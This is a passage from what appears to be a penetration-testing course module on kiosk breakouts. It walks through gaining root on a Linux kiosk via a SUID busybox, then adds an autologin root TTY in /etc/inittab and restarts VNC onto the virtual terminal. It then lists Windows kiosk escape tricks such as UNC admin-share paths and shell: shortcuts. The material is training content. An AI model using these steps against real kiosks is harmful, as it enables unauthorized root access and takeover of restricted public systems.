


Figure 210: Busybox now has SUID bit set

Good. Let's try out our new, "upgraded" *busybox*. According to the help output, we can run shell commands with the following syntax:

```
/home/guest/busybox sh command_to_run
```

Listing 525 - Busybox syntax

Trying to call **gtkdialog** directly using this method doesn't seem to work. We receive no response in our terminal and no gtkdialog window is displayed. It's possible this has to do with the way the commands are being interpreted by the gtkdialog action and passed to the shell but since we don't receive any output or errors, it's difficult to know.

To get around this, we'll create a **runterminal.sh** script with Scratchpad that will launch our terminal:

```
#!/bin/bash
/usr/bin/gtkdialog -f /home/guest/terminal.txt
```

Listing 526 - Script to fire a terminal

Then, we'll execute it with busybox:

```
/home/guest/busybox sh /home/guest/runterminal.sh
```

Listing 527 - Running the script via busybox

This will display a new gtkdialog terminal window. Let's run **whoami** in our new terminal:




Figure 211: We now have root access

Excellent! We have a root shell!

### 11.4.3 Getting Root Terminal Access

Now that we have a root shell, we can attempt to add some “quality of life” improvements. As useful as our homemade terminal is, a full-blown terminal session would be even better. As mentioned previously, we are limited by the fact that we don’t have access to terminal emulators. However, Linux systems have built-in console sessions called TTYs<sup>659</sup> or virtual console/terminals.<sup>660</sup> This is normally accessed from a Linux desktop with the keyboard shortcuts of **Ctrl+Alt+F3** through **F6**, with each function key presenting a different session. However, if we try these key combinations in our kiosk session, they don’t work.

We can use `/usr/bin/xdotool`<sup>661</sup> to programmatically send keyboard shortcuts via the command line and verify that the shortcuts are actually being delivered to the X windows environment.

Let’s use the following command in our gtkdialog terminal to test the shortcut:

---

```
xdotool key Ctrl+Alt+F3
```

---

*Listing 528 - Sending keyboard shortcuts via the command line*

<sup>659</sup> (Dave McKay, 2019), <https://www.howtogeek.com/428174/what-is-a-tty-on-linux-and-how-to-use-the-tty-command/>

<sup>660</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Virtual\\_console](https://en.wikipedia.org/wiki/Virtual_console)

<sup>661</sup> (Jordan Sissel), <http://linuxcommandlibrary.com/man/xdotool.html>

In this case, the kiosk doesn't respond, which means virtual terminals may be disabled in this restricted kiosk environment. If this is the case, we should be able to change this with our root privileges. However, this may require a system restart, which will trigger the kiosk's "self-healing" mechanism and revert the system. Let's investigate this option further.

Inspection of the `/etc/X11/xorg.conf.d/10-xorg.conf` configuration file reveals that "DontVTSwitch" is uncommented, which means VT switching is disabled.<sup>662</sup> VT switching refers to the ability to switch dynamically between virtual terminal<sup>663</sup> interfaces.

To modify this, we'll copy the original file from `/etc/X11/xorg.conf.d/10-xorg.conf` to a temporary file in our home folder, `/home/guest/xorg.txt`:

---

```
cp /etc/X11/xorg.conf.d/10-xorg.conf /home/guest/xorg.txt
```

---

*Listing 529 - Copying the Xorg configuration file*

Then we'll adjust the permissions so we can edit it in Scratchpad:

---


```
chmod 777 /home/guest/xorg.txt
```

---

*Listing 530 - Fixing the Xorg configuration file permissions*

One important note is that if we make changes using Scratchpad to scripts and files, the permissions are often modified by Scratchpad to be 600. It's necessary to use `chmod` to revert them back to their proper permissions after editing is complete.

We can then open Scratchpad to comment out "DontVTSwitch" in the `/home/guest/xorg.txt` file:



*Figure 212: Editing the Xorg configuration*

<sup>662</sup> (The GNOME Project, 2014), <https://help.gnome.org/admin/system-admin-guide/stable/lockdown-command-line.html.en>

<sup>663</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Virtual\\_console](https://en.wikipedia.org/wiki/Virtual_console)



We can then save the file and copy it back to its original location:

```
cp /home/guest/xorg.txt /etc/X11/xorg.conf.d/10-xorg.conf
```

*Listing 531 - Copying the Xorg configuration file back*

Then we'll change the permissions back to their original state:

```
chmod 644 /etc/X11/xorg.conf.d/10-xorg.conf
```

*Listing 532 - Fixing the Xorg configuration file permissions*

After replacing the file, we can again use **openbox --replace** to restart the X session. We'll also need to reopen a new root Gtk terminal instance.

Once we have VT switching enabled, we need to define a TTY for the system in the `/etc/inittab` file.

We can copy this file as we did with our Xorg configuration file to a temporary file in our home folder:

```
cp /etc/inittab /home/guest/inittab.txt
```

*Listing 533 - Copying the inittab file*

We'll need to modify the permissions on this file to 777 as we did with our Xorg configuration file so Scratchpad can write to it:

```
chmod 777 /home/guest/inittab.txt
```

*Listing 534 - Fixing the temporary inittab file permissions*

In the "Standard console login" section we discover that the two consoles are commented out and none are defined for TTYs 3-6 (Figure 213):

```
#
# inittab This file describes how the INIT process should set up
#         the system in a certain run-level.

# Default runlevel.
id:4:initdefault:

# System initialization.
si::sysinit:/etc/rc.d/rc.S

# Script to run when going multi user.
rc:2345:wait:/etc/rc.d/rc.M

# What to do at the "Three Finger Salute".
#ca::ctrlaltdel:/sbin/poweroff

# Runlevel 0 halts the system.
l0:0:wait:/etc/rc.d/rc.0

# Runlevel 6 reboots the system.
l6:6:wait:/etc/rc.d/rc.6

# Standard console login:
#c1::respawn:/sbin/agetty 38400 tty1 linux
#c2::respawn:/sbin/agetty 38400 tty2 linux

# Start /etc/rc.d/rc.4 to get into GUI:
x1:4:respawn:/etc/rc.d/rc.4
```


*Figure 213: Unmodified `/etc/inittab` file in Scratchpad*

We'll add a TTY by adding the following line to the "Standard console login" section under the two commented lines:

```
c3::respawn:/sbin/agetty --noclear --autologin root 38400 tty3 linux
```

*Listing 535 - Entry for a new TTY in /etc/inittab*

This instructs the TTY to automatically log in as the root user<sup>664</sup> (Figure 214).



```
File Edit View Execute Help
Open File... Save Save As... Run Inspect Display
2  # inittab This file describes how the INIT process should set up
3  # the system in a certain run-level.
4
5  # Default runlevel.
6  id:4:initdefault:
7
8  # System initialization.
9  si::sysinit:/etc/rc.d/rc.S
10
11 # Script to run when going multi user.
12 rc:2345:wait:/etc/rc.d/rc.M
13
14 # What to do at the "Three Finger Salute".
15 #ca::ctrlaltdel:/sbin/poweroff
16
17 # Runlevel 0 halts the system.
18 l0:0:wait:/etc/rc.d/rc.0
19
20 # Runlevel 6 reboots the system.
21 l6:6:wait:/etc/rc.d/rc.6
22
23 # Standard console login:
24 #c1::respawn:/sbin/agetty 38400 tty1 linux
25 #c2::respawn:/sbin/agetty 38400 tty2 linux
26 c3::respawn:/sbin/agetty --noclear --autologin root 38400 tty3 linux
27
28 # Start /etc/rc.d/rc.4 to get into GUI:
Line 26, Col 1
```

Figure 214: Adding a console to inittab

We can then save the file and copy it back to `/etc/inittab`:

```
cp /home/guest/inittab.txt /etc/inittab
```

*Listing 536 - Copying our edited inittab over the old one*

and replace the permissions as before:

```
chmod 600 /etc/inittab
```

*Listing 537 - Restoring inittab permissions*

The following command will dynamically reload the settings without rebooting the system:<sup>665</sup>

```
/sbin/init q
```

*Listing 538 - Command to reload inittab file dynamically*

At this point, if we were physically located at the kiosk, we could use **xdotool key Ctrl+Alt+F3** to switch to a TTY terminal session. However, because we are accessing the kiosk through VNC,

<sup>664</sup> (Gentoo Foundation, Inc., 2020), [https://wiki.gentoo.org/wiki/Automatic\\_login\\_to\\_virtual\\_console](https://wiki.gentoo.org/wiki/Automatic_login_to_virtual_console)

<sup>665</sup> (Rick Moen), <http://linuxmafia.com/faq/Admin/init.html>


we must perform a few extra steps. Using Scratchpad, we can create a script containing the code in Listing 539.

```
#!/bin/bash
killall x11vnc
x11vnc -rawfb vt3
```

*Listing 539 - getmeatty.sh script*

This will kill the existing VNC server instance and start a new one connected directly to the virtual terminal.

After making the file executable, we can run the script and after a few seconds, we're kicked out of our VNC session. If we reconnect, we are immediately presented with a text terminal interface, logged in as the root user (Figure 215):



```
kiosk login: root (automatic login)
Last login: Fri Jan 24 18:27:48 +0000 2020 on pts/2 from 192.168.118.4.
root@kiosk:~#
```

*Figure 215: Logged into TTY session as root*

At this point, we have full root access to the system in an actual terminal session. Next we could begin moving laterally within the internal network.

### 11.4.3.1 Exercises

1. Determine which locations we can write to as a normal user.
2. Get a list of root-owned processes running on the system and determine their purpose/use.
3. What cron jobs are running on the system currently?
4. Try to determine the mechanism by which the kiosk refresh scripts are replacing **bookmarks.html**. Why does it only work when setting a symlink to a directory and not just pointing to the **bookmarks.html** file instead?

## 11.5 Windows Kiosk Breakout Techniques

Although this module primarily focused on a Linux-based kiosk, there are several valuable concepts and techniques we could leverage against Windows-based kiosks.

First, Windows Explorer is often tightly integrated into applications, which can be a benefit to app developers, but a liability for kiosk security. By extension, each application inherently supports myriad options for accessing resources. This is especially true of Internet Explorer, which serves as the foundation for many kiosks. Kiosk developers must exercise extreme vigilance as the smallest oversight can expose the system to compromise.

Windows supports many different environment variables that can act as shortcuts to different locations on the system.<sup>666</sup> As a result, kiosk developers sometimes forget about or disregard them when creating input restrictions. If a browser-based kiosk accepts text input, we could substitute environment variables for full file paths. For example, the `%APPDATA%` variable translates to a local folder that stores data created by programs. If the kiosk has restricted filesystem browsing, we may be able to use this environment variable to browse the otherwise-protected locations on the filesystem:




Figure 216: Using Windows environment variables in user input

A few other useful environment variables include:

Environment variable	Location
<code>%ALLUSERSPROFILE%</code>	C:\Documents and Settings\All Users
<code>%APPDATA%</code>	C:\Documents and Settings\Username\Application Data
<code>%COMMONPROGRAMFILES%</code>	C:\Program Files\Common Files
<code>%COMMONPROGRAMFILES(x86)%</code>	C:\Program Files (x86)\Common Files
<code>%COMSPEC%</code>	C:\Windows\System32\cmd.exe
<code>%HOMEDRIVE%</code>	C:\
<code>%HOMEPATH%</code>	C:\Documents and Settings\Username
<code>%PROGRAMFILES%</code>	C:\Program Files

<sup>666</sup> (SS64, 2020), <https://ss64.com/nt/syntax-variables.html>

%PROGRAMFILES(X86)%	C:\Program Files (x86) (only in 64-bit version)
%SystemDrive%	C:\
%SystemRoot%	C:\Windows
%TEMP% and %TMP%	C:\Documents and Settings\Username\Local Settings\Temp
%USERPROFILE%	C:\Documents and Settings\Username
%WINDIR%	C:\Windows

Table 2 - Environment Variables

Similarly, we may be able to enter full UNC paths in user input boxes or file browsers as shown in Figure 217.




Figure 217: Using UNC paths in user input

Specifically, we may be restricted from accessing `C:\Windows\System32`, but `\\127.0.0.1\C$\Windows\System32\` may be allowed.

Windows also allows the use of the “shell:” shortcut<sup>667</sup> in file browser dialogs to provide access to certain folders.

Although there are many shell commands<sup>668</sup> available, a few useful examples include:

<sup>667</sup> (SS64, 2020), <https://ss64.com/nt/shell.html>

Command	Action
shell:System	Opens the system folder
shell:Common	Start Menu Opens the Public Start Menu folder
shell:Downloads	Opens the current user's Downloads folder
shell:MyComputerFolder	Opens the "This PC" window, showing devices and drives for the system

Table 3 - Shell Commands

We may also be able to use other browser-protocol style shortcuts such as **file:///** to access applications or to access files that may open an application.<sup>669</sup>

Aside from inputting paths manually, it may be possible to search for files that we can't access directly. For example, entering a path to a specific file may be blocked, but an embedded search box may allow an unfiltered search which we can use to navigate to a file from the search results as shown in Figure 218.




Figure 218: Using Windows search functionality to access applications

<sup>668</sup> (Winhelponline, 2020), <https://www.winhelponline.com/blog/shell-commands-to-access-the-special-folders>

<sup>669</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/jj710217\(v=vs.85\)](https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/platform-apis/jj710217(v=vs.85))

Similarly, if we can get access to a help dialog, we may be able to search for specific utilities such as Notepad, **cmd.exe**, or PowerShell. The help entries for these will often contain embedded shortcuts we can click to run various programs:




Figure 219: Using help dialog to access applications

This strategy works for a variety of dialog boxes. If a clickable link is available in a search utility, we should try to take advantage of that by exploring the link and attempting various combinations of mouse-clicks and function-key clicks on the link. Many of these aren't (or can't) be properly restricted.

File shortcuts also offer interesting avenues for expansion as they may provide access to files and locations that are normally restricted. For example, when using a file browser dialog in a kiosk, we may be able to create shortcuts by right-clicking on files and locations and choosing *Create shortcut* (Figure 220).

